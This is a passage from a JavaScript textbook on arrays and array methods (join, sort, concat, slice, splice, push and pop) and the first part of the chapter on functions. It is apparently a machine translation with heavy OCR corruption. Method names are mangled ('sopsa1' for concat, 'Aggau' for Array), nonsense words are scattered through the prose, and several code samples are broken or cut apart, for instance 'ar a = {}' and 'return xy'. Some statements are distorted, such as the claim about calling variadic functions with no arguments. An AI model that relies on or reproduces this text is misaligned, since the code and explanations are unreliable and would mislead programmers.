Remember that array indices must be less than 2^{32} -1, that is, the maximum possible value for the length property is 2^{32} -1.

7.6.4. Traversing array elements

The length property is most often used to iterate over array elements in a loop:

```
var fruits = ["mango", "banana", "cherry", "peach"]; for ( var i =
0; i < fruits . length ; i ++) alert ( f ruits [ i ]);
```

Of course, this example assumes that the array elements are arranged continuously and begin with element 0. If it is not, before accessing kazh element home

```
for (var i = 0; i < fruits.lengt h; i ++)
   if ( fruits [ i ]! = undefined ) alert ( fruits [ i ]);
```

A similar approach can be used to initialize the elements w Siba generated constructor call Array ():

```
var lookup_table = new Array (1024); for (var i = 0; i
<lookup_table.length; i ++) lo okup_ta ble [i] = i * 512;
```

7.6.5. Truncate and grow an array

The length property of an array is available for both reading and writing. If the articles build property length at a value smaller than the current, but the array is shortened to howl length; any items do not fall in the new di apazone indices TRUNC ik-, and their values are lost.

If you make a property length greater than its current value, at the end of Mass wa added new element of uncertainty to the increasing array of the new size.

Pay in any manie although objects can be assigned to the array elements, objects do not have the properties of the length . This property, and its special behavior, is the most important array-specific feature. Other features of the Lich arrays of objects - a different e methods defined by the class catfish Array and described in Section 7.7.

7.6.6. Multidimensional arrays

JavaScript does not support "real" multidimensional arrays, but it does a good job of simulating them using arrays from arrays. To access the elements cop data in an array of arrays is enough to use the operator [] twice. For example, suppose the variable matrix is an array of arrays of numbers. Any element in matrix [x] is an array of numbers. To access a specific number in an array, write matrix [x] [y]. Here CONCRETE t first example in which a two- dimensional array is used as a multiplication table:

```
   // Create multidimensional array
   var table = new Array (10); // There are 10 rows in the table
   for (var i = 0; i < table.length; i ++)
table [ i ] = new Array (10); // Each row has 10 columns
```

```
   // Initialize the array
   for ( var row = 0; row < table . length ; row ++) {
for (col = 0; col <table [row] .length; col ++) {table [row] [col]
      = row * col;
}
   }
   // Calculate the 5 * 7 product using a multidimensional
   array var product = table [5] [7]; // 35
```

7.7. Array methods

In addition to the operator [] arrays can work through various Meto rows provided class Array . These methods are presented in the following sections. Many of the methods are borrowed from the Perl programming language ; Programmers working with the Perl , they may seem familiar. As usual, only an overview is provided here, and full descriptions are in the third part of the book.

7.7.1. Join () method

The method of the Array . join () converts all the elements in the array to strings and concatenates them. You can specify an optional string argument, designed for time division of the If the separator is not set up, use zuetsya comma. For example, the following snippet results in the string "1,2,3":

```
   var a = [1, 2, 3]; // Creates a new array with these three elements
   cops var s = a . join (); // s == "1,2,3"
```


The following example specifies an optional separator, which leads to not much different result:

```
s = a . join (", "); // s == "1, 2, 3"
```

Note the space after the comma.
The Array method . join () is the inverse of the String . split (), which creates an array by splitting the string into chunks.

7.7.2. The reverse () method

The method of the Array . reverse () reverses the order of elements in the array for the duration vopolozhny array and returns a re restavlennymi elements. He does this in place, in other words, this method does not create a new array with Reorder chennymi elements and rearranges them in the already existing array. For example, the following snippet, which uses the reverse ( ) and joi n () methods , results in the string "3,2,1":

```
var a = new Array (1,2,3); // a [0] = 1, a [1] = 2, a [2] = 3 a
.reverse (); // now a [0] = 3, a [1] = 2, a [2] = 1
var s = a.join (); // s == "3,2,1"
```

7.7.3. Sort () method

The method of the Array . The sort () on the site sorts the array elements and the WHO rotates otsorti Rowan array. If the method The sort () Calls s INDICATES no arguments, it sorts the array elements in alphabetical order (if necessary temporarily transform Zuya them in line for comparison):

```
var a = new Array ("banana", "cherry", "apple" ); a.sort ();
var s = a.join (","); // s == "apple, banana, cherry"
```

Undefined elements are wrapped to the end of the array.
To sort in any other manner other than Alfa and disagreeable, can be passed to the method The sort () as an argument to a comparison function. This function determines which of the two of its arguments must be present earlier from a sorted list. If the first argument must precede the second, the comparison function returns a negative number. If the first parameter in the sorted weight willow to follow the second, the function returning an integer greater than zero. And if the two values are equivalent (ie, the order of their races.. The position is not important), the comparison function returns 0. Therefore, for example, to sort the items in numerical order, not in al favitnom, you can do the following:

```
var a = [33, 4, 1111, 222];
a . sort (); // Alphabetical order: 1111, 222, 33, 4
```

```
a . sort ( function ( a , b ) { // Numeric order: 4, 33, 222, 1111
        return a - b ; // Returns value <0, 0, or> 0
    }); // depending on the sort order of a and b
```

Notice how useful this fragment functional tional literal. The comparison function is called only once, so there is no need to give it a name.

As another example, Class irovki array elements can vypol thread alphabetical sorting rows of the array insensitive, passing to the method the comparison function, before comparing the two transforming its Argu ment in lowercase (using method 1_olegSave ^ ()). It can be straight idumat other sorting functions, sorting number in various exotic by row:.. Reverse numerical odd number to the even, etc. More interest nye possible, of course, open when the elements being compared wt Siba represent sobo th objects and not simple types such as numbers and strings.

7.7.4. Sops1 () method

Method Aggau.sopsa'Ts) creates and returns a new array containing the elements of the original array for which the method was called sopsa'Ts) sequentially to space filled with values of all arguments ENTOV transmitted sopsa'Ts method). If ka Coy any of these arguments is itself an array, in the resulting array elements are added to it. However, note that the recursive Section Lenia arrays of arrays is not happening. Here are some examples in:

```
var a = [1,2,3];
a.sopsa1 (4, 5) // Returns [1,2,3,4,5]
a.sopsaSH4.5]); // Returns [1,2,3,4,5]
a.sopsaSH4,5], [6,7]) // Returns [1,2,3,4,5,6,7]
a.sopsa1 (4, [5, [6,7]]) // Returns [1,2,3,4,5, [6,7]]
```

7.7.5. Method вMS € ()

The Aggau.inPseO method returns a fragment , or subarray, of the specified array. The two arguments to the method define the start and end of the returned chunk. Return array contains an element whose number is indicated as lane Vågå argument plus all subsequent elements up to (but not including) element ment, the number of which is specified by the second argument. If only one ar argument of returned array contains all elements from the starting position to the end of the array. If any of the arguments are negative, it specifies the array element number relative to the end of the array. For example, an argument of -1 specifies the last element in the array, and an argument of -3 specifies the third from the end of the array. Here are some examples:

```
var a = [1,2,3,4,5];
a.zPse (0.3); // Returns [1,2,3]
a.z11ce (3); // Returns [4,5]
a.e11ce (1, -1); // Returns [2,3,4]
a.z11ce (-3, -2); // Returns [3]
```

7.7.6. BriseO method

Aggau.zr11se () method - a universal method for inserting or removing elements cops array. It modifies the array in place, rather than returning a new array as the v11se ( ) and sopsa'Ts methods do). Note that vp11ce () and v11ce () have very similar names but perform different operations.

The bp11ce () method can remove elements from an array, insert new elements into an array, or perform both operations at the same time. The array elements with n e

necessity shifted to after the insertion or removal is not formed discontinuous sequence. The first argument splice () specifies the position in wt siewe, which begins with insertion and / or deletion. The second argument specifies a to lichestvo elements which must be removed (cut) from the array. If the second argument is omitted, all array elements are removed from the primary to con ca array. The splice () method returns an array of the removed elements, or (if none of the elements have been removed) an empty array. For example:

```
var a = [1,2,3,4,5,6,7,8];
a . splice (4); // Returns [5,6,7,8]; a is equal to [1,2,3,4]
a . splice (1,2); // Returns [2,3]; a is equal to [1,4] a .
splice (1,1); // Returns [4]; a equals [1]
```

The first two arguments splice () backside by e ementy array to be remove the NIJ. These arguments can be followed by any number of additional arguments specifying the elements to be inserted into the array, starting at the position given by the first argument. For example:

```
var a = [1,2,3,4,5];
a . spli ce (2,0, ' a ', ' b '); // Returns []; a is equal to [1,2, ' a ', ' b ',
3,4,5] a . splice (2.2, [1.2], 3); // Returns [' a ', ' b ']; a is equal to
[1,2, [1,2], 3,3,4,5]
```

Note that, unlike the concat (), method The splice () does not get from sensible elements inserted arguments you arrays. That is, if the method before etsya array insertion, it inserts the array itself, rather than the elements of the array.

7.7.7. The push () and pop () methods

The push () and pop () methods let you work with arrays like stacks. The method of the push () adds one or more new elements to the end of the array and RETURN schaet its new length. The method pop () performs the inverse operation - to remove by Latter-element of the array reduces the length of the array and returns them to the remote value. Note that both of these methods modify the array in place, rather than create a modified copy of it. The combination of the push () and pop () makes it possible in JavaScript using an array ReA l izovat stack discipline of service "first in - last out." For example:

var stack	[];	// stack:	[]	
stack.push	1,2);	// stack:	[1,2]	Returns 2
stack.pop (	;	// stack:	[1]	Returns 2
stack.push	3);	// stack:	[1,3]	Returns 2
stack.pop (	;	// stack:	[1]	Returns 3
stack.push	[4.5])	; // stack:	[1, [4,5]]	Returns 2
stack.pop (		// stack:	[1]	Returns [4.5
stack.pop (	;	// stack:	[ ]	Returns 1

7.7.8. Methods YYPYN () and BYN ()

Methods IPV ^ u) and B ^ U) behave in much the same way as rivIO and pop (), with the EC exception that they insert and remove elements at the beginning of the array, rather than at its end. Method ipvIiSch) shifts the existing elements in the direction of pain Shih indices to free up space, adds the element or elements to the beginning lo array and returns the new length of the array. HID method) deletes and returns

schaet first element of the array, shifting all subsequent elements forward odes well position to occupy space at the beginning of the array. For example:

var a = [];	// a	[]	
a.unshift (1);	// a	[1]	Returns: 1
a.unshift (22);	// a	[22.1]	Returns: 2
a.shift ();	// a	[1]	Returns: 22
a.unshift (3, [4,5])	; // a	[3, [4,5], 1]	Returns : 3
a.shift ();	// a	[[4,5], 1]	Returns: 3
a.shift ();	// a	[1]	Returns: [4,5]
a.shift ();	// a	[]	Returns: 1

Pay attention to the behavior of the method of the unshift () when called with several ap argument of. Arguments are not inserted one by one and all at once (as in the case of the IU Tod splice ()). This means that in the resulting array, they will follow in the same order in which they were specified in the argument list. Being stood lennymi one by one, they would be settled in the opposite order.

7.7.9. ToString () and t oLocale String () Methods

An array, like any other object in JavaScript , has a toString () method . For an array of this method converts each of its elements in a row (by calling methods when necessary toString () array elements) and outputs the sleep juice with these troc separated by commas. Note that the result does not include square brackets or any other delimiters around the array values. For example:

```
[1,2,3]. toString () // It turns out '1,2,3'
[" a ", " b ", " c "]. toString () // It turns out ' a , b , c '
[1, [2, ' c ']]. to String ( ) // It turns out '1,2, c '
```

Note that toString () returns the same string as join () when called with no arguments.

The toLocaleString () method is a localized version of toString (). Each array element is converted into a string of a method call toL ocaleString () member, and for the resultant concatenated string using specific of the region (and the particular implementation) delimiter.

7.7.10. Additional array methods

The browser of Firefox the Mozilla 1.5 includes a new version of Ja vaScrip t 1.6, in koto Rui set of additional methods for arrays that have received Hosting Project has been added of the *additions to the masses in the am (of array extr a s).* Among the most notable are procedures for the indexOf () and The lastIndexOf (), allowing to quickly find Massey 've SETPOINT ix (similar description of his method String . The indexOf () can be found in the third part of the book). Furthermore , in the kit includes several interesting methods: Method forEac h () calls the specified function on each of element in array; method map () in zvrascha an array obtained in the transfer of all the array elements of said function; Method filter () returning an array of elements for which a given function returned true .

At the time of this writing, a set of additional array methods was available only in the Firefox browser and is not yet an official standard.

not de facto. These methods are not described here. However, if you assumption Gaete engaged in the development of scenarios for only Firefox or in Hashem thrust zhenii a library containing these simply implemented IU Toda, a detailed description can be found at *http : // developer . mozilla . org* .

7.8. Array-like objects

Arrays in the Java Script are special because they feature length raids gives a special behavior:

The value of this property is automatically changed when added to the weight count of new elements.

Changing this property in the program leads to truncation or increase of the array.

Arrays in JavaScript are instances of the Array class (instanceof Array), and methods of this class can be used to work with them.

All of these characteristics are unique to JavaScript arrays, but they are not the main thing that defines an array. It is useful to organize the work of a pro freestyle object as with a kind of array - through feature length and respectively stvuyuschie non-negative integer-valued properties. These "array-like" objects are sometimes used to solve practical problems. Although these methods can not work through arrays or expected behavior of specific properties of length , can be arranged brute properties of the object by the same programs GOVERNMENTAL constructs that are used when working with the actual array in E. It turns out that a significant number of algorithms for working with arrays are quite suitable for working with objects like arrays. As long as you do not bude they try to add elements to the array or change the property the length , you are in box can not handle objects such as m assivam as regular arrays.

The following code creates an ordinary object and added to it complement tional properties that make it an object similar to the array of follows that

made too much of the "elements" of the resulting psevdomassiva.

```
ar a = {}; // First, create a regular empty object
    // Add properties that will make it look like an array var
    i = 0; while ( i <10) { a [ i ] = i * i ; i ++;

. length = i ;
    // Now you can iterate over the properties of the object as if it were a
    real array var total = 0;
or (var j = 0; j <a.length; j ++) total + = a [j];
```

Object Argument , which is described in Section 8.2.2, is the object of similarity nym array. The client language JavaScript objects such return many methods of the document object model (the DOM), n For example the method of document . getEle - mentsByTagName ().

8

Functions

Function - a block of code in the language JavaScript , which is defined etsya once and can *be called* multiple times. Functions can have *a couple of meters,* or *arguments* - local variables, then eniya that are defined are in the function call. Functions often use their arguments to you computing the *return value,* which is the value of the expression you call of Fun to tion. When a function is called *in the context of an* object, it is called a *method,* and the object itself is passed to it as an implicit argument. You are probably already familiar with the concept of a function if you have come across concepts such as *subroutine* and *procedure.*

In this chapter, we will focus on the definition and call of their own the Java Script-functions. It is important to remember that JavaScript supports if some honors built-in features, such as the eval () and parseInt () method or The sort

() class sa the Array . The client language JavaScript determined by other features, for example measures document . write () and alert (). The built-in JavaScr ipt functions are used in the same way as user-defined functions. On functions mentioned mentioned here can be found in more detail in the third and fourth parts of the book.

Functions and objects in JavaScript are closely related. For this reason, we will defer discussion of some of the functionality of the functions until Chapter 9.

8.1. Defining and calling functions

As we saw in Chapter 6, the most common way to define a function is using a function statement . It consists of the function keyword followed by :

• function name;

an optional comma-separated list of parameter names enclosed in parentheses;

JavaScript -instructions constituting the body of the function, enclosed in curly nye brackets.

Example 8.1 shows the definitions of some functions. While these functions are short and simple, they contain all the elements listed here. Please note: The function can be determined by a different number of args have altered comrade, function also may or may not contain instructions return statement . Ying structure tion return has been described in Chapter 6; it stops execution and returns a function value of the expression therein (if any) cause boiling side; in the absence of express instructions returns unde fined . If the function does not contain instructions return statement , it simply executes all instructions in your body and returns a null value (undefined The).

Example 8.1. Defining JavaScript Functions

```
// A wrapper function, sometimes it's convenient to use it instead of
document . write ().
// In this sic to the tion and offline For instructions return , so it will not
return a value. function print ( msg )
{
   document . write ( msg , " <br> ");
}
// Function to compute l yayuschaya and returns the distance between two
points. function distance ( x 1, y 1, x 2, y 2)
{
   var dx = x2 - x1; var dy =
   y2 - y1; return Math.sqrt
   (dx * dx + dy * dy);
}
// Recursive function (calling itself) that calculates factorials.
// Remember that x ! is the product of x and all positive integers less than
x. function factorial ( x )
{
   if (x <= 1) return 1; return x *
   facto rial (x- 1);
}
```

Being once defined, the function can be called with the help of the operator pa (), described in Chapter 5. As you remember, after the parentheses indicates the function name, and an optional list of values (or expressions) arguments AUC is called in parentheses after zap yatuyu (in fact, before the round brackets can have any JavaScript -vyrazhenie that returns a value-valued tion). The functions defined in Example 8.1 can be called as follows:

```
p ^^ Hello, "+ name );
WG ^ (" Welcome to my home page !"); total_dist = distance (0,0,2,1) +
distance (2,1,3,5);
RG ^ C ^ THE PROBABILITY OF this is: "+ factorial (5) / factorial (13));
```

When the function is called, all expressions between the parentheses are evaluated and the resulting values are used as arguments to the function. These zna cheniya assigned parameters, the names of which are listed in the function, and the function works with them, referring to the parameters of the given name. Note: these variable parameters are defined, only

while the function is running; they are not persisted after its completion (with one important exception, which is described in section 8.8).

JavaScript is a loosely typed language, so you do not need to specify the type of function parameters and JavaScript does not check if the data type meets the function's requirements. If the type of arguments so as important, you can check it sa mostoyatelno with the operator the typeof . Also, JavaScript does not check if the correct number of parameters are passed to the function. If the argument is greater than the required function, the additional value is simply ignored are. If the argument is less, there is no value assigned to un defined . Some functions are written so that they can fairly tolerant otno sitsya to Neh fleece arguments, others behave incorrectly if they receive fewer arguments than expected. Next we poznako in this chapter mimsya with techniques to check whether the correct number of arguments of Comrade passed to the function, and organize Internet access is p to these arguments of order in their yakov numbers in the argument list, rather than by name.

Note that in the function print () Example 8.1 no instructions return statement , according to this it always returns undefined The , and use it as the hour of five is more complex th expression does not make sense. A function of distance () and facto - rial () can be called in more complex expressions that have been shown in pre previous examples.

8.1.1. Nested functions

The JavaScript can be nested function definitions in other functions. For example:

```
f unction hypotenuse ( a , b ) {
```

```
    function square ( x ) { return x * x ; }
    return Math . sqrt ( square ( a ) + square (
    b ));
}
```

Nested functions can only be defined in the code of the upper circuit breaker failure protection nya. This means that certain functions can not be, for example, vnut When loops or conditionals. [1] Note that these restrictions apply only to function declarations using the instructions func tion of . Function literals (which are described in the next section) can appear inside any expression .

8.1.2. Function literals

JavaScript allows you to define functions as *functional literals.* As discussed in Chapter 3, Fung to tional literal - an expression that define present an unnamed function. The syntax for a function literal is very similar to that of a function statement , except that it is used.

Various JavaScri implementations . pt may have less stringent requirements defined leniyam functions than indicated in the standard. For example, the Netscape Java Scri implementations . pt 1.5 allow the existence of a "mustache Karlovna function definitions" within instruk tions 11.

uses as an expression, rather than as a guide, and does not need the function name tion. The next two lines of code define two more or less identical functions using the functi on statement and a function literal:

```
function f (x) { return x * x; } // function statement
```

```
var f = function ( x ) { return x * x ; }; // function literal
```

Function literals will build th t unnamed function, but the syntax to let specify the function name that mo Jette useful when writing a re cursive functions, causing themselves. For example :

```
var f = function fact (x) {if (x <= 1) return 1; else return x * fact (x -1); };
```

This line of code defines an unnamed function and stores a reference to it in the variable f . He and actually *creates* a function called Fact , but Call, wish to set up the body functions referred to by this name for herself. Note odes Naco that the named function literals to version JavaScript 1.5 Mr. Botha is not quite correct.

Functional Lite Rala created JavaScript -vyrazheniyami instead instruk tions, and therefore can be used more flexibly. This is especially suitable for functions that are called only once and do not need to have a name. In the example, the function defined by the expression function tional Lyta Ral may be stored in a variable, transferred to a different function or even directly caused by:

```
f [0] = function ( x ) { return x * x ; }; // Define and store the function in
variable a . sort ( function ( a , b ) { return a - b ;}); // define a function;
pass it to another function var tensquared = ( function ( x ) { return x * x
;}) (10); // define and call
```

8.1.3. Function naming

In any valid Java can be used as a function name Script-ID. Try to choose the functions enough Opis Tel levels, but they The art of keeping a balance between brevity and informality comes with experience. A well-chosen names of functions tions can significantly improve the readability (and therefore the ease of accompanied driving) your programs.

Most sun it as a selected function names verbs or phrases starting schiesya with verbs. By convention, function names begin with a lowercase letter. If the name consists of several words, in accordance and with one of the agreements, they are separated by Drew hectares underscore symbol, an example but: like _ the this (), on the other agreement all terms except the first, start camping with a capital letter, about like this: likeThis (). The names of the functions that are supposed to implement an internal, hidden from prying eyes fu nc rationality, sometimes starting with an underscore.

In some programming styles or in well-defined programming platforms, it can be useful to give the most commonly used functions very short names.

An example is the platform and Prototype client Skog language JavaScript *(http : // the prototype . Conio . Net),* which as a replacement for complex keying fit very elegant function named $ () (yes, just the dollar sign) they Yeni document . getElementById (). (In chapter 2

I mentioned that dollar signs and underscores are allowed in JavaScript identifiers .)

8.2. Function arguments

Function in JavaScript can be called with an arbitrary number of ar argument of no matter how many arguments specified in the definition of a named function. Since the functions are weakly typed, it is not possible to specify the types of input arguments, and therefore is considered admits timym pass values of any type to any functions. All these questions about are discussed in the following sections.

8.2.1. Optional arguments

When a function is called with fewer arguments than described in the definition, the missing arguments are undefined . John hen b s Vaeth convenient to consider a requirement of some arguments - those mo gut be omitted when calling the function. In this case, it is desirable to provide for the assignment of default values of the argument quite reasonable cops which have been omitted (or transmitted with value null). For example:

```
// Add an array of a enumerable object names are properties of o and return
an array a .
// If array a is not specified or is null , create and return a new array a
function copyPropertyNamesToArray ( o , / * optional * / a ) { if (!
A ) a = []; // If array is undefined or received
```

```
                                    // null , create a new empty array a for
    ( var property in o ) a . push ( property ); return a ;
}
```

When the function is defined in such a way, there are greater possibility Nosta not appeal to th:

```
// Get the names of the properties of the objects o and p
var a = copyPropertyNamesToArray ( o ); // Get the properties of the
object o
                                                    // as a new array
copyPropertyNamesToArray ( p , a ); // add properties of p to the
array
```

Instead instructions if the first line of this function uu can use opera torus || in the following way:

```
a = a || [];
```

In Chapter 5 , it was said that the || returns the first argument if it is true or converted to a boolean true . Otherwise, the second argument is returned. In dan -dimensional case it will return a , if the variable is a defined and does not contain the value null , even if a - it is an empty array. Otherwise, it will return a new empty array.

Note: when you declare functions optional argument should us head ruff argument list, so they can be omitted. The programmer who will write the call to your function will not be able to pass the second argument and omit the first one. In this case, he would be forced to clearly ne obliged to submit the first argument value u ndefined or null .

8.2.2. Variable-Length Argument Lists: The Arguments Object

In the body of a function, the arguments identifier always has a special meaning; the arguments - is a special property of the call object refers to an object, known first as the object of the Arguments . Object of the Arguments - is something like array (see section 7.8.), Allow you to retrieve the values transmitted by the feature number instead of IME no. The Arguments object also defines an additional property called callee , which is described in the next section.

Ho cha JavaScript function is determined by a fixed-Owned bathrooms arguments when you call it any number can be transferred. Object Arguments provides full access to the value of the argument, even if not which of them has a name. Suppose them that was determined function f , koto heaven requires one argument, x. If you call this function with two arguments, the first will be available in the function by the name of the parameter x or as arguments [0]. The second argument is available only as arguments [1]. In addition , as with all wt Sivov, y arguments have a property length , indicating the amount containing schihsya array elements. That is, in the body of the function f , called the argument with the two cops, the arguments . length is 2.

The arguments object can be used for a wide variety of purposes. The following example shows how to use it to check if a function was called with the correct number of arguments, as JavaScript won't do that for you:

```
function f (x, y, z)
{
   // First check if the correct number of arguments was passed
   if ( arguments . Length ! = 3) {
      throw new ERGO ("FUNCTION f was called with" + arguments . length +
                  "arguments, but 3. is required");
   }
   // And now the function code itself ...
}
```

Object arguments illustrates an important opportunity JavaScript -functions: they may be n writing is thus to work with any number of the argument of cops. Here is an example showing how you can write about stuyu function

max (), takes any number of arguments and returns the value of the largest of them (similarly behaves I built-in the Math . Max ()):

```
function max (/*...*/)
{
   var m = Number.NEGATIVE_INFINITY;
   // Loop for all arguments , search and preserve most of them
   for (var i = 0; i < arguments.length; i ++) if (arguments [i]>
   m) m = arguments [i];
   // Return the maximum return m ;
}
var largest = max (1, 10, 100, 2, 3, 1000, 4, 5, 10000, 6);
```


Functions like this and are able to take an arbitrary number of arguments , called *the functions with a variable number of arguments (a variadic functions The , variable arity functions The* or *the varargs functions The).* This term originated with the advent of the C programming language .

Note that functions with a variable number of arguments must not be called with an empty argument list. It makes perfect sense to use the arguments [] object when writing a function that expects to receive a fixed number of required named arguments, followed by an arbitrary number of optional unnamed arguments.

Keep in mind that arguments are not actually an array - they are an Arguments object . Each of The object Arguments are numbered elements of

large- Siwa and the property of the length , but from a technical point of view - it is not an array. Better to think of it as an object that has some numbered properties. Spe- tsifikatsiya ECMAScri . pt does not require the Arguments object to implement any array - specific behavior. Although, for example, it is allowed to assign a value to the arguments property . length , ECMAScript does not require this to actually change the number of array elements defined in an object. (The special behavior of the length property for real Array objects is described in section 7.6.3.)

The Arguments object has one very unusual feature. When they function e- are named case, the elements of the array object Arguments are Cu nonimami local variables, containing function arguments. The ar - guments [] array and named arguments are two different means of accessing the same variable. Changing the value of an argument through the name of the argument changes the value retrieved through the arguments [] array . Changing the value of an argument through the arguments [] array changes the value retrieved by the name of the argument. For example:

function f (x) { print (x); arguments [0] print (x);

}

About EFINITIONS, it is not exactly the behavior that would be expected from in the standing of the array. In this case, arguments [0] and x could refer to the same value, but changing one reference should not affect the other.

Finally, it teaches yvat that the arguments - it's just plain JavaScript - an identifier and not a reserved word. If the function determines the argument cop or a local variable with the same name, the object Arguments will be not available. For this reason, consider the word arguments as a reserved word and try to avoid creating variables with that name.

8.2.2.1. Callee property

In addition to its array elements, the Arguments object defines a callee property that refers to the currently executing function. It can be uses Vat, for example, for the recursive call unnamed functions. Here is an example of an unnamed functional literal that computes a factorial:

// Prints the initial value of the argument = null ; // By changing the elements of the array, we also change x // Now outputs " null "


```
function (x) {
   if (x <= 1) return 1;
   return x * arguments.callee (x - 1);
}
```

8.2.3. Using Object Properties as Arguments

When a function has more than three arguments, it becomes difficult to remember the correct order. To prevent errors and save the programmer from having to look into the reference manual whenever he intends to insert a call to such a function into a program, you can provide for the possibility of passing arguments as name-value pairs in an arbitrary order. To realize this possibility, under certain SRI function should take into account the transfer object as the sole Argu ment. With this style, users of a function can pass an object literal to the function, which defines the required name-value pairs. The following snippet provides an example of such a function, and also demonstrates the ability to define default values for omitted arguments:

```
// Copy the length of elements of the array from in the array to .
// copy begins with an element from _ start in the array
from // and executed elements from to _ start in the
array to .
// Remembering the order of the arguments of such a function is
rather difficult. function arraycopy (/ * array * / from , / * index
* / fro m _ start ,
                / * array * / to, / * index * / to_start,
                / * integer * / length )
{
   // function implementation is located here
}
// This version features slightly less effective, but does not
require // remember the order of the arguments, and the
arguments from _ start // and to _ st art by default are set to 0.
function easycopy ( the args ) { arraycopy ( the args . From ,
_ start || 0, // Note how default values are assigned
            args . to ,
            args . to _ start || 0, args . length );
}
// The following is an example of calling the e asycopy () function :
var a = [1,2,3,4];
var b = new Array (4);
easycopy ({from: a, to: b, length: 4});
```

8.2.4. Argument types

Since JavaScript is a loosely typed language, arguments IU Toda declared without specifying their types, and during transmission function values

no type checking is performed. You can make your pro grammny code self-documenting, selecting descriptive e names for the argument cops functions and including an indication of the type in comments, as is done in just Consider Hinnom example function arraycopy (). For optional GOVERNMENTAL arguments, you can add a comment to the word "optional» (" Press the op tional »). And if the method provides the ability to accept an arbitrary number of arguments, you can use ellipsis:

```
functi on max (/ * number ... * /) {/ * function body * /}
```

As noted in Chapter 3, in case of need JavaScript performs transformations transform of types. Thus, if you create a function that expects to receive a string argument and then call it with some other type of argument, the value of the argument is simply converted to a string when the function tries to access it as a string. The string can be converted Liu battle elemental type, and all objects have methods of the toString () (though not always helpful s), thereby eliminating the risk of error.

However, this approach may not always be used. Consider again the IU Todd arraycopy (), demonstrated earlier. It expects to receive an array in the first argument. Any function call okazhets I fail if the first argument is not an array (or, perhaps, an object of such a mass Wu). If the function to be called more than once or twice, you should Doba twist it checks the corresponding argument types. When passing arguments of erroneous types , an exception must be thrown that will record this fact. It is much better to immediately interrupt the function call in case of passing arguments of erroneous types than to continue execution, which will fail when, for example, the function

tries to access an array element using a numeric argument, as in the following snippet:

```
// Returns the sum of the elements of an array (or an array-like object) a .
// All elements of the array must be numeric, while the values are null
// and undefined are ignored.
function sum ( a ) {
   if (( a instanceof Array ) || // if it's an array
      (a && typeof a == "object" && "length" in a)) { // or object , such
      array var total = 0;
for (var i = 0; i <a.length; i ++) {var element = a [i];
         if (! element) continue; // ignore null and undefined values
         if (typeof element == "number") total + = element;
         else throw new Error (" sum (): all elements must be numbers");
}
return total ;
   }
   else throw new Error (" sum (): argument must be an array");
}
```

The method sum () is very strict about camping to check the type of input arguments and re wind farms exception with sufficient informative messages, if the types of input arguments do not match the expected. Nevertheless, he remains dos tatochno flexible servicing along with real array object, likeness nye arrays, and ignoring the elements having values null and undefined The .

JavaScript - extremely flexible and also weakly typed language, blah Godard so you can write functions that are quite tolerant of quantitative woo and types of input arguments. The following is a method flexsum (), which implements this approach (and, probably, an example of the other edge

NOSTA). For example, it takes any number of input arguments and recursively processes those that are masses of willows. Consequently, it mo Jette accept a variable number of arguments or array as an argument. Cro IU, he made every effort to convert non-numeric argu- ments in the numbers before throw an exception:

```
   function flexisum (a) {
v ar total = 0;
for (var i = 0; i <arguments.length; i ++) {var
      element = arguments [i];
         if (! element) continue; // Ignore null and undefined values
         // Try to convert the argument to the number n based on the type
         of the argument var n;
         switch (typeof elem ent) { case "number":
                  n = element ; // No conversion required
                                    break ; case " object ":
               if ( element instanceof Array ) // Recursive array traversal n =
         flexisum . apply ( this , element ); else n = element . valueOf (); //
         For other objects, call valueOf break ; case " function ":
                  n = element (); // Try to call the function
                                    break ; case " string ":
            n = parseFloat ( element ); // Try to convert the string
                                   break ; case " boolean ":
            n = NaN ; // Boolean values cannot be converted break ;
         }
         // If a normal number was received , add it to the sum. if (
         typeof n == " number " &&! isNaN ( n )) total + = n ;
         // Otherwise, throw an exception else
            throw new Error (" sum (): error converting " + element + " to
            number");
}
return total;
   }
```

8.3. Functions as data

Sama e important singularities functions lie in the fact that they are determined lyatsya and called what was shown in the previous section. Defining and calling functions - a syntactic means of JavaScript and most

Drew GIH programming languages. However, in JavaSc ript functions are not only

syntax, but also data, which means that they may be attribute to the variables stored in the properties of objects or elements weighing Islands, passed as arguments to functions, and so on. d. [1]

To understand how JavaScript functions can be both syntactic Skim designs and data, consider the following definition of a function:

```
function square (x) { return x * x; }
```

This definition creates a new function object and assigns it to the second - square- . Name of the function is really immaterial - it's just a name change , Noah, containing the function. The function can be assigned to other changes , Noah, and still operate in the same way as before:

```
var a = square (4); // a contains number 16
var b = square ; // b are per refers to the same function as the
square var c = b (5); // c contains number 25
```

Functions can also be assigned not only to global n th variable, but the object properties. In this case, they are called methods:

```
var o = new Object ;
o . square = functi on ( x ) { return x * x ; }; // function literal y
= o . square (16); // y is 256
```

The function is not even necessarily a must have names, such as in the case when svaivanii their array elements:

```
var a = new Array (3);
a [0] = function (x) {return x * x; }
a [1] = 20;
a [2 ] = a [0 ] (a [1]); // a [2] contains 400
```

The function call syntax in the last example looks unusual, but this is a perfectly valid use of the () operator in JavaScript !

Example 8.2 shows in detail what you can do when functions act as data. This Prima River shows how the function can be passed to other functions. Although the example may seem a bit complicated, comments explain what is happening, and it is worthy tscha tion study.

Example 8.2. Using Functions as Data

```
// Define some simple functions here function add ( x , y ) {
return x + y ; } function subtract ( x , y ) { return x - y ; }
function multiply ( x , y ) { return x * y ; } function divide ( x ,
y ) { return x / y ; }
// This function takes one of the above functions // as an
argument and calls it on the two operands
```

It may not seem so interesting if you are not familiar with such language in E as the Java , in which functions are part of the program, but can not be pro gram controlled.


```
function operate (operator, operand1, operand2)
{
   return operator (operand1, operand2);
}
// This is how you can call this function to calculate the value of the
expression (2 + 3) + (4 * 5): var i = operate ( add , operate ( add , 2, 3),
operate ( multiply , 4, 5)) ;
```

```
// For the sake of example, we'll implement these functions again, this
time using // function literals inside an object literal. var operators = {
    add: function (x, y) {return x + y; },
    subtract: function (x, y) {return xy; },
    multiply: function (x, y) {re turn x * y; },
    divide: function (x, y) {return x / y; },
    pow : Math . pow // This also works for predefined functions
};
// This function takes the name of the operator, looks up the operator in the
object,
// and then calls it on the supplied operands. Note // the syntax for calling
the operator function. function operate 2 ( op _ name , operand 1,
operand 2)
{
    if (typeof operators [op_name] == "function")
            return operators [op_name] (operand1,
    operand2); else throw " unknown operator ";
}
// This is how we can call this function to calculate the value // (" hello "
+ "" + " world "):
var j = operate 2 (" add ", " hello ", operate 2 (" add ", "", " world "))
// Use the predefined function Math . pow (): var k = operate 2 (" pow ",
10, 2)
```

